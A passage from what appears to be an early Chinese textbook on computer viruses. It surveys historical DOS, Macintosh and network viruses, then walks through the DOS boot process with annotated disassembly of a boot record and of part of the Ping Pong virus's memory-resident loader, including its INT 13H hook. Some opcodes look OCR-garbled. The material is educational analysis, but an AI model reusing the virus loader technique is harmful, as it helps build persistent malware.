准恶性病毒在一般情况下呈现良性病毒症状，如果满足一定条件，就会转化为恶性病毒。

有一点需要引起注意，当各种类型病毒交叉感染后，情况变得比较复杂，呈现的症状往往是恶性的。

4-3 微型计算机病毒病例介绍

4-3-1 圆点病毒

圆点病毒也叫作小球病毒，在中国，这种病毒最先在大连市统计局计算中心被发现，时间大约在 1989 年初，是 IBM PC 机及其兼容机上的一种良性病毒。

圆点病毒在磁盘上分为两个部分存放，第一部分存放在磁盘的引导扇区，第二部分放在盘上某一被标为"坏簇"的第一个扇区，共 1K 字节。当系统时钟为整点或半点时，如果系统正在做读盘操作，被感染的计算机就开始发作，这时屏幕上出现一个小圆点，圆点在屏幕上做类似台球反射的运动，它一碰到汉字就将其削去一半，或将汉字全部消除。对 11 行汉字显示屏幕，会造成屏幕不断上下滚动，使计算机无法正常使用，直至系统复位或关机为止。圆点病毒经过一些好事者的改造，产生了许多变种，主要表现在屏幕的显示方面，有的使圆点做无规则运动，有的则做幅度可变的正弦波运动等等。

圆点病毒属系统引导型，由于能经常得到系统的操作权，所以具有很强的传染性。用 DOS 的外部命令 CHKDSK 检查被圆点病毒感染的磁盘可以发现 1024 字节的坏扇区，或用 PC 工具 PCTOOLS 的系统信息检测功能（即 System Information 功能）可以检测出实际内存空间比系统标定值少 2K 字节，例如对于 640K 内存的微机，只能

检测到 638K 内存空间。

4-3-2 Brain 病毒

Brain 病毒也叫作巴基斯坦智囊病毒，它的特征是在磁盘卷标号上写下 Brain 一词，因此得名。Brain 病毒是 PC-DOS 专有病毒属于系统引导型。

Brain 病毒的源代码有 4100 字节，实际上只有一半被利用，另两部分从未受到调用或被执行，这是为了对付反汇编而故意设置的迷惑程序。在 Brain 病毒的引导块中可以看到"BRAIN COMPUTER SERVICES"和"E-PAKISTAN"以及电话号码等信息。

受 Brain 病毒感染的磁盘有六个坏扇区，对于双面九扇区的软盘，则表现为三个连续的坏簇，把原来的 DOS 引导记录存在第一个空簇里。在这个过程中，如果磁盘已无空簇，则放弃感染，当磁盘上仅有一、二个空簇时，就会产生危险，这时 Brain 将占用剩下的空簇，并覆盖紧靠这个空簇并且已被使用的簇，使满足占有三个连续的簇空间。如果被覆盖的是某一可执行文件的一部分，则该文件便被破坏不能运行，这时才会引起用户的注意。由于 Brain 病毒有可能破坏文件，所以它是准恶性病毒。

与圆点病毒类似，用 DOS 的 CHKDSK 命令检查 Brain 病毒盘时，可以发现有三簇坏区，用 PCTOOLS 检查内存时，少于额定内存值。

4-3-3 犹太人病毒、哥伦布日病毒

犹太人病毒，起源于以色列耶路撒冷的希伯莱大学，时间是 1987 年 12 月。

犹太人病毒也是 IBM PC 和兼容机的专有病毒，属于外壳型的恶性病毒。它能感染所有扩展名为.COM 和.EXE 的文件，感染的结果是使.COM 文件长度增加 1813 字节，而扩展名为.EXE 的文件长度则以每运行一次增加约 1.8K 字节的速度不断增长，直至计算机的内存不能容纳为止。当系统时钟为 13 日又是星期五时，犹太人病毒便开始作恶性破坏，只要运行一个文件就删除一个文件，从而造成文件大量消失。

犹太人病毒在磁盘上不产生坏区，它是将一部分病毒程序加到可执行程序的前端或后端，因此不能用 CHKDSK 命令检查出来。查看文件长度是否增加，可以作为检测是否染上犹太人病毒的一个办法。如果某一可执行文件的长度增加了 1.8K 的倍数，则可能染上了犹太人病毒。另一办法是用 TYPE 命令检测。犹太人病毒有它的特征字符串 SUMSDOS，用 TYPE 命令显示可执行文件，如果有特征字符串，则该文件已感染病毒。对于.COM 文件，特征字符串在文件的前端，而.EXE 文件则位于文件的后半部。

值得注意的是，犹太人病毒的最初版本是使.EXE 文件一次次被感染，变得越来越大，直到内存装不下造成死机为止，因此容易引起注意。后来这个“缺陷”被无名氏在以后的版本中排除，使被感染的磁盘不到“13 日星期五”不发作，具有一定的潜伏期，在潜伏期内不断传播病毒，因此危险性更大。

哥伦布日病毒（也称为“Datacrime 89”病毒）是与犹太人病毒相似的一种病毒。哥伦布日病毒依附于.COM 文件，采取自扩散方式传播，并进行编码后向系统的各个目录、子目录扩散，通过调制解调器或软盘媒介在网络上转

移。哥伦布日病毒不依附于 COMMAND.COM 文件，也不依附于文件名在第七位置上任何带字母"D"的文件，受到感染的.COM 文件一般加长 1168～1280 字节。被感染的计算机，当系统时钟转到 10 月 13 日时，病毒便改写 0 磁道信息，破坏硬盘目录。判断是否感染的方法仍是检查文件长度是否变长。避免受害的方法是在 10 月 13 日不开机，或向前调系统时钟，跳过 10 月 13 日，等等。

4-3-4 勒海病毒

勒海病毒是美国宾州伯利恒勒海(Lehigh)大学于 1987 年 11 月 18 日发现的，也是 IBMPC 机及兼容机的专有病毒。

勒海病毒是恶性病毒，染毒的系统盘的 COMMAND.COM 文件后面增加了大约 300 字节的汇编代码。受勒海病毒感染的计算机系统只要使用 DIR 命令，软盘或硬盘便被传染。病毒程序内部有一个计数器，使自己知道从一开始起已经感染了多少代病毒，一旦计数器数到 4 时，便开始发病，把文件撤消。

判断是否染上勒海病毒的方法是监视 COMMAND.COM 的大小变化。但是由于潜伏时间非常短(4 次感染)，所以在损失数据之前检查到的机会非常小。

勒海病毒的解除比较容易，只要先用健康的系统盘起动计算机，将硬盘和所有被感染软盘上的 COMMAND.COM 文件删除，从健康系统盘恢复 COMMAND.COM 文件即可。

4-3-5 林荫散步道病毒

这是 1988 年春天在美国加州奥克兰梅利特学院发现的又一种 IBM PC 机病毒，属于系统引导型病毒。

林荫散步道病毒首先用它自己取代原引导扇区，把原引导扇区存到第一个空扇区。但是它不同于圆点、Brain 病毒那样把存放原引导扇的扇区标为"坏"扇区，因此当偶然把原引导扇区的指令抹掉后，就会出现系统引导失败。由于被感染计算机的系统操作权被病毒控制，凡是使用的健康盘都无一幸免会被传染。被感染的计算机会出现启动过程变慢，容易丢失数据，死机等现象。

4-3-6 nVIR 病毒和 Scores 病毒

nVIR 病毒和 Scores 病毒都是苹果机 Macitosh 的专有病毒，它感染一般的应用程序，属于外壳型病毒。

一个应用程序被 nVIR 病毒感染后，nVIR 病毒就寄生在这个程序中，当这个带毒程序被运行后，首先查看系统文件是否被感染，如果没有被传染便立即向其传染。一旦系统被传染，每一个执行过的应用程序均被传染，每传染一次约需 3 分钟，这时的症状是产生未经定义的磁盘读写，如果此时正在运行多路查询程序，症状就会被掩盖，可能什么都感觉不到。

Scores 病毒和 nVIR 病毒类似，但是传染的方法和症状不一样。当运行被 Scores 病毒感染的应用程序时，系统本身便被感染。经过两天潜伏后病毒开始活动，凡是运行的应用程序都被染上病毒，染毒的应用程序增加约 7K 字节长度。系统从开始感染算起四天后第二部分开始活动。当启动

具有 VULT 或 ERIC 这样的生成命令时，25 分钟后便抛出炸弹．经过七天后，第三部分开始活动．如果启动具有 VULT 这样生成命令的应用程序，经过 15 分钟后，经过写入磁盘的定时器作用抛出炸弹，也可以在进行写入操作长达 10 分钟时抛出炸弹．病毒发作后将寻找特殊的文件来摧毁，并且生成隐含的表格文件和评分文件．与此同时，系统变慢、打印机出现问题、继而死机。

除了上述比较著名的病毒外，微机病毒还有所谓感冒病毒、dBASE 病毒等等，不下 30 种．并且在这些原始病毒的基础上，经过许多恶作剧者和"超级电脑迷"的加工改造，产生了各式各样的变种，这一点要引起计算机用户的足够重视，不过只要抓住病毒的本质特征，就不难加以解除。

4—4　网络病毒病例介绍

4—4—1　INTERNET 病毒

INTERNET 病毒便是本书一开始提到侵入美国 INTERNET 网的病毒，这种病毒实质上是典型的"蠕虫"，是一种良性病毒。

这种病毒以三种途径侵入 INTERNET 网络：①通过网络中 Berkeley Unix4.3"sendmail"的程序故障使调试位呈通态；②在"finger"程序的一部分中使缓冲器过载，使之对病毒的另一部分进行编译和连接；③通过获取口令进入系统。病毒入侵后，通过网络不断迅速扩散，使得受感染的系统负载变得非常重，直接影响网上 SUN 和 VAX 系统的运行。

事后，据清除这次病毒的计算机专家宣称，这个病毒程

序设计得精巧绝伦，充分利用了 INTERNET 网在安全方面三个小小的不易觉察的弱点。

4-4-2 PC-VAN 病毒

1988 年 9 月 12 日发生在日本电气“PC-VAN”网络的病毒，按照狭义计算机病毒的概念就不能算作病毒，而是一种“特洛伊木马”。

PC-VAN 在网络上通过电子邮件发送一些实用程序，只要网络上的用户打开自己的个人计算机，软盘上的 COMMAND.COM 文件便被感染上病毒，也就是把“特洛伊木马”牵入了自己的计算机中。此后，被感染上病毒的个人计算机打开时，有病毒的 COMMAND.COM 便被启动，当用户要接通网络，办理入网认证手续，输入密码口令时，病毒便窃取了这些关键数据，并把这些数据存放在病毒内部，然后提供给施放“特洛伊木马”的非法用户。

在这次 PC-VAN 病毒事件中，有 13 个合法用户的密码被盗窃，虽然没有造成很大的危害，但是经过新闻界的渲染报道，在日本引起很大的震动。

网络型病毒还有 1987 年圣诞节前 IBM 网络的“圣诞卡病毒”，发生在新闻网络中的“Just 1st”病毒等等。这些病毒虽然都被清除了，但是计算机病毒的的确确给计算机网络带来了现实的危害和潜在威胁。

第五章　计算机病毒的原理

计算机病毒的蔓延，给计算机系统造成了极大的危害，引起了人们普遍的恐慌，但计算机病毒并不神秘，只要了解病毒发生的机理，就会想出许许多多办法来对付这种新的计算机犯罪行为，从而达到对计算机病毒进行有效扼制的目的。

什么是计算机病毒产生的机理呢？因为计算机病毒是多种多样的，不同类型的病毒具有不同的表现形式和不同的机制，因而需要区别对待。目前，我国流行的计算机病毒主要为两类，即系统引导型病毒和外壳型病毒，下面就分别对这两类病毒加以剖析。

5—1　系统引导型病毒

什么是系统引导型病毒呢？通常把在系统启动时，通过DOS的引导过程把病毒程序植入内存，从而进行传播和发作的一类病毒称为系统引导型病毒。这类病毒迄今为止已发现主要有如下几种。

.圆点病毒，又叫小球病毒。

.大麻病毒，即 Marijuana 病毒。

.Brain 病毒，又叫巴基斯坦智囊病毒。

.类 Brain 病毒。

除了 Brain 病毒和大麻病毒，其它病毒都是良性的。Brain 病毒和大麻病毒在通常情况下是良性的，但在特定的情况下会变成恶性病毒，因而更确切地说，Brain 病毒和大麻病毒是准恶性病毒。

系统引导型病毒的共同特点是能够不知疲倦地自我复制，从而迅速地侵入到各种软、硬盘中，它们不以文件的形式存在（即没有相应的文件名），因而具有很大的隐蔽性。它们的存在虽然不破坏数据，但是由于频繁地使用 CPU 时间、占用内外存空间、降低处理速度和影响显示器的正常显示，因而造成的损失是无法估计的。尤其值得一提的是有的病毒在短时间内并无任何症状，具有很长的潜伏期，显然这种病毒很难轻易被人们发觉，因而造成的危害将更为严重。

5-1-1 病毒程序如何在磁盘上驻留

病毒是一段可执行的程序，跟任何文件一样，它必须有自己的生存空间，既然病毒程序不按名存取，那么它是如何驻留在磁盘里的呢?

病毒程序是一个没有名字的特殊程序，它不能象一般文件那样通过正常的 DOS 文件系统进行创建和操作。目前在我国发现的系统引导型病毒，其程序长度一般在 0.5K～7K 之间，病毒程序分为两部分，第一部分被放在磁盘的引导扇区中，第二部分的长度不等将和原引导记录放在磁盘中的一簇或连续的几个簇中。大麻病毒例外，它只有 512 个字节。

为了确切知道病毒程序第二部分在盘中的位置，病毒程序第一部分中应有第二部分病毒程序起始物理位置的记载，或者遵循某种约定的规则。

众所周知，磁盘已被使用的簇必须在文件分配表 FAT

中进行登记，否则这些簇将被其它文件所重新占用，冲掉原来的信息。为此病毒在把其程序放在这些簇空间的同时，在文件分配表 FAT 中做上坏簇的标记，使得其它文件不再使用这些空间，从而使病毒程序永久地驻留在磁盘中。

把病毒程序的一部分放在引导扇区(BOOT)中，是不按名存取的病毒程序得以进驻内存，寻找机会进行传染和发作的关键所在。

5-1-2 系统引导的过程

用引导程序（引导记录）引导操作系统的方式几乎被所有的计算机系统所采用。IBM PC 机及兼容机把引导程序放在磁盘的起始扇区，由它把两个隐含文件(IBMBIO.COM 和 IBMDOS.COM)以及 COMMAND.COM 引入内存，从而完成机器的启动。

启动的过程实际上就是把具有层次结构的 DOS 的不同部分分别加载到内存。下面给出启动的几个步骤，在每个步骤中给出了加载的内容，并简要地说明 DOS 这部分内容的功能。

.当机器加电（冷启动）或按 Ctrl-Alt-Del 键（热启动）时，CPU 初始化各寄存器。

.执行 ROM BIOS（即从 FFFFH:0 执行 ROM BIOS），ROM BIOS 负责基本的输入输出和测试等工作，当 ROM BIOS 完成规定的任务后就把软盘（A 盘）或硬盘引导记录装入内存的 0 段偏移量为 7C00H 的一片区域中，并把控制权交给引导程序。

.得到控制权的引导程序首先寻找放在磁盘固定位置的两个隐含文件，若找不到或这两个隐含文件的存放位置不

对，机器将显示

Non-system disk or disk error

Replace and strike any Key When ready

而告引导失败。若隐含文件存在且位置正确，则把第一个隐含文件(IBMBIO.COM)读入内存的 60H 段（有的为 70H 段）开始的区域中，并且把控制权交给 IBMBIO.COM。.

.IBMBIO.COM 接受控制权后将完成与设备有关的工作，与 ROM BIOS 不同，它做 ROM BIOS 所不能做的三件事:①根据特定的操作系统，DOS 的特殊需要而进行裁剪拼接。任何一个操作系统，都可使用 ROM 中通用的 BIOS，但不同的操作系统还需提供各自不同的 BIOS 部分。②必要时去修改和弥补 ROM BIOS 中的隐患。③管理新的外部设备如大容量硬盘，非 5.25 英寸的软盘等等。当 IBMBIO.COM 完成自己相应的工作后，就把第二个隐含文件(IBMDOS.COM)读到内存在它之后的空间中，并把控制权交给 IBMDOS。

.IBMDOS 由 DOS 服务性例行程序构成，这些例行程序并不直接支持输入输出操作。当它得到控制权后，就初始化有关的中断向量，然后引入 COMMAND.COM，并把控制权交给 COMMAND.COM 程序。

.COMMAND.COM 分为三部分。第一部分驻留内存，在 IBMDOS 的后面，实际上 COMMAND.COM 的这部分和 IBMDOS 没有区别。第二部分仅仅被暂时使用，当 COMMAND.COM 得到控制权后，它被用来找寻并执行 AUTOEXEC.BAT 批处理文件，一旦这件事做完，这部分也就没用了。第三部分是半驻留部分，是 DOS 最巧妙的性

能之一。这部分包括命令解释程序，其中有执行内部命令的程序。一方面希望命令解释程序常驻内存，另一方面又不希望它总占着空间（尤其是当内存不很大时），因此 COMMAND.COM 的这部分被加载到内存的高端，并允许其它程序覆盖这部分空间，每当要用命令解释程序时，COMMAND.COM 的常驻部分就先检查这部分是否还在内存，如不存在则就从磁盘中重新加载。

.进入 DOS 的环境，系统可以对用户提供各种各样的服务。

了解引导程序的工作原理，对于剖析系统引导型病毒具有极大的帮助作用，下面是 DOS 3.2 的引导程序。

硬盘分区引导记录 DOS 3.2

```
0000:7C00 EB34          JMP     7C36
0000:7C02 90            NOP
;           OEM 名和版本号以及基本输入输出参数块 BPB
7C03          49 42 4D 20  20-33  2E 32 00 02 04 01 00     IBM  3.
7C10 02 00 02 07 A3 F8 29  00-11  00 04 00 11 00 00 00
7C20 00 00 00 00 00 00 00  00-00  00 00 00 00 00 00 0F
7C30 00 00 00 00 01 00
;                   引导程序主体部分
0000:7C36 FA            CLI
0000:7C37 33C0          XOR     AX, AX
0000:7C39 8ED0          MOV     SS, AX
0000:7C3B BC007C        MOV     SP, 7C00
0000:7C3E 16            PUSH    SS
```

```
0000:7C3F 07          POP     ES
0000:7C40 BB7800      MOV     BX, 0078
0000:7C43 36          SS:
0000:7C44 C537        LDS     SI, [BX]
0000:7C46 1E          PUSH    DS
0000:7C47 56          PUSH    SI
0000:7C48 16          PUSH    SS
0000:7C49 53          PUSH    BX
0000:7C4A BF2B7C      MOV     DI, 7C2B
0000:7C4D B90B00      MOV     CX, 000B
0000:7C50 FC          CLD
0000:7C51 AC          LODSB
0000:7C52 26          ES:
0000:7C53 803D00      CMP     BYTE PTR [DI], 00
0000:7C56 7403        JZ      7C5B
0000:7C58 26          ES:
0000:7C59 8A05        MOV     AL, [DI]
0000:7C5B AA          STOSB
0000:7C5C 8AC4        MOV     AL, AH
0000:7C5E E2F1        LOOP    7C51
0000:7C60 06          PUSH    ES
0000:7C61 1F          POP     DS
0000:7C62 894702      MOV     [BX + 02], AX
0000:7C65 C7072B7C    MOV     WORD PTR [BX], 7C2B
0000:7C69 FB          STI
0000:7C6A CD13        INT     13
                ;复位磁盘
```

```
0000:7C6C 7267        JB        7CD5
          ;出错则转7CD5处理

;7C6E－7CA4为读根目录(一扇)到内存0:0500中
0000:7C6E A0107C    MOV     AL, [7C10]
          ;[7C10]＝FAT个数
0000:7C71 98          CBW
0000:7C72 F726167C  MUL     WORD PTR [7C16]
          ;[7C16]＝FAT占用扇区数
0000:7C76 03061C7C  ADD     AX, [7C1C]
          ;[7C1C]＝隐藏扇区数
0000:7C7A 03060E7C  ADD     AX, [7C0E]
          ;[7C0E]＝保留扇区数
0000:7C7E A33F7C    MOV     [7C3F], AX
0000:7C81 A3377C    MOV     [7C37], AX
          ;[7C3F]＝[7C37]＝
          ;隐藏扇区数＋保留扇区数＋FAT占用扇区数
0000:7C84 B82000    MOV     AX, 0020
0000:7C87 F726117C  MUL     WORD PTR [7C11]
          ;[7C11]＝根目录项数
0000:7C8B 8B1E0B7C MOV     BX, [7C0B]
          ;[7C0B]＝每扇区字节数
0000:7C8F 03C3        ADD     AX, BX
0000:7C91 48          DEC     AX
0000:7C92 F7F3        DIV     BX
0000:7C94 0106377C  ADD     [7C37], AX
          ;[7C37]＝隐藏扇区数＋保留扇区数＋FAT占
```

```
                ;用扇数＋根目录占用扇数
0000:7C98 BB0005    MOV     BX，0500
0000:7C9B A13F7C    MOV     AX，[7C3F]
0000:7C9E E89600    CALL    7D37
0000:7CA1 B80102    MOV     AX，0201
0000:7CA4 E8AA00    CALL    7D51
0000:7CA7 7219      JB      7CC2
                ;转7CC2进行出错处理

;7CA9－7CB2:检查是否有第一个隐含文件IBMBIO.COM
0000:7CA9 8BFB      MOV     DI，BX
0000:7CAB B90B00    MOV     CX，000B
0000:7CAE BECD7D    MOV     SI，7DCD
0000:7CB1 F3        REPZ
0000:7CB2 1A6       CMPSB
0000:7CB3 750D      JNZ     7CC2
                ;没有则转7CC2

;7CB5-7CC0:检查是否有第二个隐含文件 IBMDOS.COM
0000:7CB5 8D7F20        LEA     DI，[BX＋20]
0000:7CB8 BED87D        MOV     SI，7DD8
0000:7CBB B90B00        MOV     CX，000B
0000:7CBE F3            REPZ
0000:7CBF A6            CMPSB
0000:7CC0 7418          JZ      7CDA
                ;都存在则转7CDA
```

```
;7CC2 – 7CD8为出错处理，提示信息在7D6E和7DB7为
;首址的单元中
0000:7CC2 BE6E7D        MOV     SI，7D6E
0000:7CC5 E86100        CALL    7D29
0000:7CC8 32E4          XOR     AH，AH
0000:7CCA CD16          INT     16
0000:7CCC 15E           POP     SI
0000:7CCD 1F            POP     DS
0000:7CCE 8F04          POP     [SI]
0000:7CD0 8F4402        POP     [SI + 2]
0000:7CD3 CD19          INT     19
0000:7CD5 BEB77D        MOV     SI，7DB7
0000:7CD8 EBEB          JMP     7CC5

;7CDA – 7D16为读IBMBIO.COM到70:000中
0000:7CDA A11C05        MOV     AX，[051C]
          ;取文件长度到AX中
0000:7CDD 33D2          XOR     DX，DX
0000:7CDF F7360B7C      DIV     WORD PTR [7C0B]
0000:7CE3 FEC0          INC     AL
          ;计算文件占用扇区数
0000:7CE5 A23C7C        MOV     [7C3C]，AL
          ;文件占用扇区数送[7C3C]
0000:7CE8 A1377C        MOV     AX，[7C37]
0000:7CEB A33D7C        MOV     [7C3D]，AX
0000:7CEE BB0007        MOV     BX，0700
          ;缓冲区地址为70:0000
```

```
0000:7CF1 A1377C          MOV     AX, [7C37]
0000:7CF4 E84000          CALL    7D37
0000:7CF7 A1187C          MOV     AX, [7C18]
          ;[7C18]=每道扇区数
0000:7CFA 2A063B7C        SUB     AL, [7C3B]
          ;[7C3B]=本次读盘起始扇区号
0000:7CFE 40              INC     AX
          ;计算这一道上剩余的扇区数
          ;AL=本次读扇区数
0000:7CFF 50              PUSH    AX
0000:7D00 E84E00          CALL    7D51
          ;读磁盘
0000:7D03 58              POP     AX
0000:7D04 72CF            JB      7CD5
          ;出错则转7CD5
0000:7D06 28063C7C        SUB     [7C3C], AL
          ;减去本次所读扇区数
0000:7D0A 760C            JBE     7D18
          ;读完则转7D18
0000:7D0C 0106377C        ADD     [7C37], AX
          ;递增逻辑扇区号
0000:7D10 F7260B7C        MUL     WORD PTR [7C0B]
0000:7D14 03D8            ADD     BX, AX
          ;递增缓冲区地址
0000:7D16 EBD9            JMP     7CF1
          ;继续读
0000:7D18 8A2E157C        MOV     CH, [7C15]
```

```
0000:7D1C 8A16FD7D      MOV     DL, [7DFD]
0000:7D20 8B1E3D7C      MOV     BX, [7C3D]
0000:7D24 EA00007000    JMP     0070:0000
          ;转70:0000运行
```

这是一个在显示器上显示信息的子程序
入口参数:SI=欲显示的字符串的首址

```
0000:7D29 AC            LODSB
0000:7D2A 0AC0          OR      AL, AL
0000:7D2C 7422          JZ      7D50
          ;转7D50返回
0000:7D2E B40E          MOV AH, 0E
0000:7D30 BB0700        MOV BX, 0007
0000:7D33 CD10          INT     10
0000:7D35 EBF2          JMP     7D29
          ;继续显示
```

这是一个由逻辑扇区号计算对应磁道号.磁头号.
扇区号的子程序
入口参数:AX=逻辑扇区号
出口参数:[7C39]=磁道号,[7C2A]=磁头号,
[7C3B]=扇区号

```
0000:7D37 33D2      XOR     DX,DX
0000:7D39 F736187C DIV      WORD PTR [7C18]
          ;[7C18]=每道扇区数
0000:7D3D FEC2      INC     DL
0000:7D3F 88163B7C MOV      [7C3B],DL
```

```
                ;[7C3B]=扇区号
0000:7D43 33D2      XOR     DX,DX
0000:7D45 F7361A7C  DIV     WORD PTR [7C1A]
                ;[7C1A]=磁头数
0000:7D49 88162A7C  MOV     [7C2A],DL
                ;[7C2A]=磁头号
0000:7D4D A3397C    MOV     [7C39],AX
                ;[7C39]=磁道号
0000:7D50 C3        RET
```

这是一个读磁盘扇区信息到内存的程序
入口参数:AL=扇区数,[7C39]=磁道号,[7C2A]=磁头号
[7DFD]=盘号,BX=内存缓冲区首址
出口参数:读出的信息在由 BX 所指示的内存中

```
0000:7D51 B402          MOV     AH,02
0000:7D53 8B16397C      MOV     DX,[7C39]
                ;[7D39]=磁道号
0000:7D57 B106          MOV     CL,06
0000:7D59 D2E6          SHL     DH,CL
0000:7D5B 0A633B7       OR      DH,[7C3B]
                ;[7C3B]=扇区号
0000:7D5F 8BCA          MOV     CX,DX
0000:7D61 86E9          XCHG    CH,CL
0000:7D63 8A16FD7D      MOV     DL,[7DFD]
                ;[7DFD]=盘号
0000:7D67 8A362A7C      MOV     DH,[7C2A]
                ;[7C2A]=磁头号
```

```
0000:7D6B CD13          INT     13
0000:7D6D C3            RET
; 引导时出错提示信息以及两个隐含文件名
7D6E                                            0D 0A
7D70 4E 6F 6E 2D 53 79 73 74-65 6D 20 64 69 73 6B 20   Non-System disk
7D80 6F 72 20 64 69 73 6B 20-65 72 72 6F 72 0D 0A 52    or disk error..R
7D90 65 70 6C 61 63 65 20 61-6E 64 20 73 74 72 69 6B    eplace and strik
7DA0 65 20 61 6E 79 20 6B 65-79 20 77 68 65 6E 20 72    e any key when r
7DB0 65 61 64 79 0D 0A 00 0D-0A 44 69 73 6B 20 42 6F    eady.....Disk Bo
7DC0 6F 74 20 66 61 69 6C 75-72 65 0D 0A 00 49 42 4D    ot failure...IBM
7DD0 42 49 4F 20 20 43 4F 4D-49 42 4D 44 4F 53 20 20   BIO COMIBMDOS
7DE0 43 4F 4D 00 00 00 00 00-00 00 00 00 00 00 00 00   COM.............
7DF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 AA   ..............U.
```

从中可以知道引导程序由五部分组成:

(1) 跳转指令;

(2) OEM 名字及版本号;

(3) BIOS 基本输入输出参数块 BPB;

(4) 引导代码区;

(5) 出错提示信息区。

引导记录是 DOS 中的一个比较稳定的部分，只有系统两个隐含文件的大小及其在内存中的位置被改变的情况下，它才不得不随之改变。不同 DOS 版本的引导记录略有差异，但基本相同。

5-1-3 病毒程序如何引入内存

当系统启动时，磁盘上的引导程序将被读到内存的 0 段

起始地址为 7C00H 的区域中。如果是健康盘，得到控制权的引导程序将把两个隐含文件和 COMMAND.COM 引入内存，从而完成启动的过程。如果是染毒盘，读到内存 0:7C00H 的是病毒程序（第一部分），当这部分病毒程序得到控制权后并不立即引导 DOS，而是修改内存可用空间大小，在内存高端劈出一块区域（大小随不同病毒而不同），为病毒程序驻留内存提供空间，把 INT 13H 的原中断向量保存起来，修改 INT 13H 的中断向量，使其指向将搬到内存高端的病毒程序，随后把这部分病毒程序搬到内存高端，并跳到内存高端继续执行，接着读入病毒程序的第二部分，并将其放在病毒程序第一部分之后，这时病毒程序已经全部驻留内存（在内存高端），并且还为以后进行传播准备了工作空间。这些工作完成后，病毒程序就把原引导程序读到内存的 0:7C00H 区域中，并把控制权交出，以完成系统的启动。由于修改了 INT 13H 的中断向量，病毒程序在机器的运行中还能经常截取到 CPU 控制权。

系统引导型病毒虽然有多种，但它们引入内存的过程大致相同，只是在顺序上以及某些具体操作上略有不同。它们都要植入内存的高端，都要修改 INT 13H 的中断向量和内存可用空间大小，都要为传播病毒留出工作空间，这些是系统引导型病毒的共性。

下面给出的就是圆点病毒如何引入内存的程序，即圆点病毒的第一部分程序。

这是圆点病毒程序的引入部分

```
0000:7C00 EB1C          JMP     7C1E
```

```
            ;跳转指令
0000:7C02 90                        NOP
; OEM名和版本号以及基本输入输出参数块BPB

7C03          49 42 4D 20 20-33 2E 31 00 02 04 01 00     IBM  3.1
7C10 02 00 02 07 A3 F8 29 00-11 00 04 00 11 00 FF FF

0000:7C1E 33C0              XOR   AX,AX
0000:7C20 8ED0              MOV   SS,AX
0000:7C22 BC007C            MOV   SP,7C00
0000:7C25 8ED8              MOV   DS,AX
0000:7C27 A11304            MOV   AX,[0413]
            ;[0413]=内存空间大小
0000:7C2A D0200             SUB   AX,0002
0000:7C2D A31304            MOV   [0413],AX
            ;减2K
0000:7C30 B106              MOV   CL,06
0000:7C32 D3E0              SHL   AX,CL
            ;如内存为640K则AX=9F80
0000:7C34 2DC007            SUB   AX,07C0
            ;如内存为640K则AX=97C0

;7C37-7C42:把0000:7C00-0000:7DFF搬到
;97C0:7C00-97C0:7DFF(假定内存容量为640K)
0000:7C37 8EC0              MOV   ES,AX
0000:7C39 BE007C            MOV   SI,7C00
0000:7C3C 8BFE              MOV   DI,SI
```

```
0000:7C3E B90001          MOV  CX,0100
0000:7C41 F3              REPZ
0000:7C42 A5              MOVSW
0000:7C43 8EC8            MOV  CS,AX
; 跳到内存高端运行,设内存为640K,则跳到97C0段运行
97C0:7C45 0E              PUSH CS
97C0:7C46 1F              POP  DS
97C0:7C47 E80000          CALL 7C4A
97C0:7C4A 32E4            XOR  AH,AH
97C0:7C4C CD13            INT  13
          ;复位磁盘
97C0:7C4E 8026F87D80      AND  BYTE PTR [7DF8],80
97C0:7C53 8B1EF97D        MOV  BX,[7DF9]
          ;[7DF9]=病毒程序第二部分的起始逻辑扇区号
97C0:7C57 0E              PUSH CS
97C0:7C58 58              POP  AX
97C0:7C59 2D2000          SUB  AX,0020
97C0:7C5C 8EC0            MOV  ES,AX
          ;使读到97C0:7E00中
97C0:7C5E E83C00          CALL 7C9D
97C0:7C61 8B1EF97D        MOV  BX,[7DF9]
97C0:7C65 43              INC  BX
          ;BX=原引导记录所在扇区的逻辑扇区号
97C0:7C66 B8C0FF          MOV  AX,FFC0
          ;FFC00+8000=7C00(不计溢出)
97C0:7C69 8EC0            MOV  ES,AX
97C0:7C6B E82F00          CALL 7C9D
```

```
                ;把原引导记录读到0:7C00中
97C0:7C6E 33C0          XOR   AX,AX
97C0:7C70 A2F77D        MOV   [7DF7],AL
97C0:7C73 8ED8          MOV   DS,AX
97C0:7C75 A14C00        MOV   AX,[004C]
97C0:7C78 8B1E4E00      MOV   BX,[004E]
;7C78 – 7C82为修改INT13H的中断向量,使其
;指向97C0:7CD0
97C0:7C7C C7064C00D07C MOV   WORD PTR [4C],7CD0

97C0:7C82 8C0E4E00      MOV   [004E],CS
;7C86 – 7CBB为保留原INT13H的中断向量
;到7D2A～7D2D中
97C0:7C86 0E            PUSH  CS
97C0:7C87 1F            POP   DS
97C0:7C88 A32A7D        MOV   [7D2A],AX
97C0:7C8B 891E2C7D      MOV   [7D2C],BX
97C0:7C8F 8A16F87D      MOV   DL,[7DF8]
97C0:7C93 EA007C0000    JMP   0000:7C00
                ;把控制权交给原引导程序
```

这是一个写磁盘的子程序(一次一扇)
入口参数:BX＝起始逻辑扇区号
出口参数:把 ES:8000 的信息写到磁盘中

```
97C0:7C98 B80103    MOV     AX,0301
97C0:7C9B EB03      JMP     7CA0
```

这是一个读磁盘的子程序(一次一扇)
入口参数:BX＝起始逻辑扇区号
出口参数:读入 ES:8000 中

```
97C0:7C9D B80102        MOV     AX,0201
97C0:7CA0 93            XCHG    BX,AX
97C0:7CA1 03061C7C      ADD     AX,[7C1C]
          ;[7C1C]＝隐藏扇区数
97C0:7CA5 33D2          XOR     DX,DX
97C0:7CA7 F736187C      DIV     WORD PTR [7C18]
          ;[7C18]＝每道扇区数
97C0:7CAB FEC2          INC     DL
97C0:7CAD 8AEA          MOV     CH,DL
97C0:7CAF 33D2          XOR     DX,DX
97C0:7CB1 F7361A7C      DIV     WORD PTR [7C1A]
          ;[7C1A]＝磁头数
97C0:7CB5 B106          MOV     CL,06
97C0:7CB7 D2E4          SHL     AH,CL
97C0:7CB9 0AE5          OR      AH,CH
97C0:7CBB 8BC8          MOV     CX,AX
97C0:7CBD 86E9          XCHG    CH,CL
97C0:7CBF 8AF2          MOV     DH,DL
97C0:7CC1 8BC3          MOV     AX,BX
```

这是一个读写磁盘的子程序
入口参数:AH＝功能号,AL＝扇区数,CH＝磁道号
DH＝磁头号,[7DF8]＝盘号,CL＝扇区号

```
97C0:7CC3 8A16F87D    MOV       DL,[7DF8]
97C0:7CC7 BB0080      MOV       BX,8000
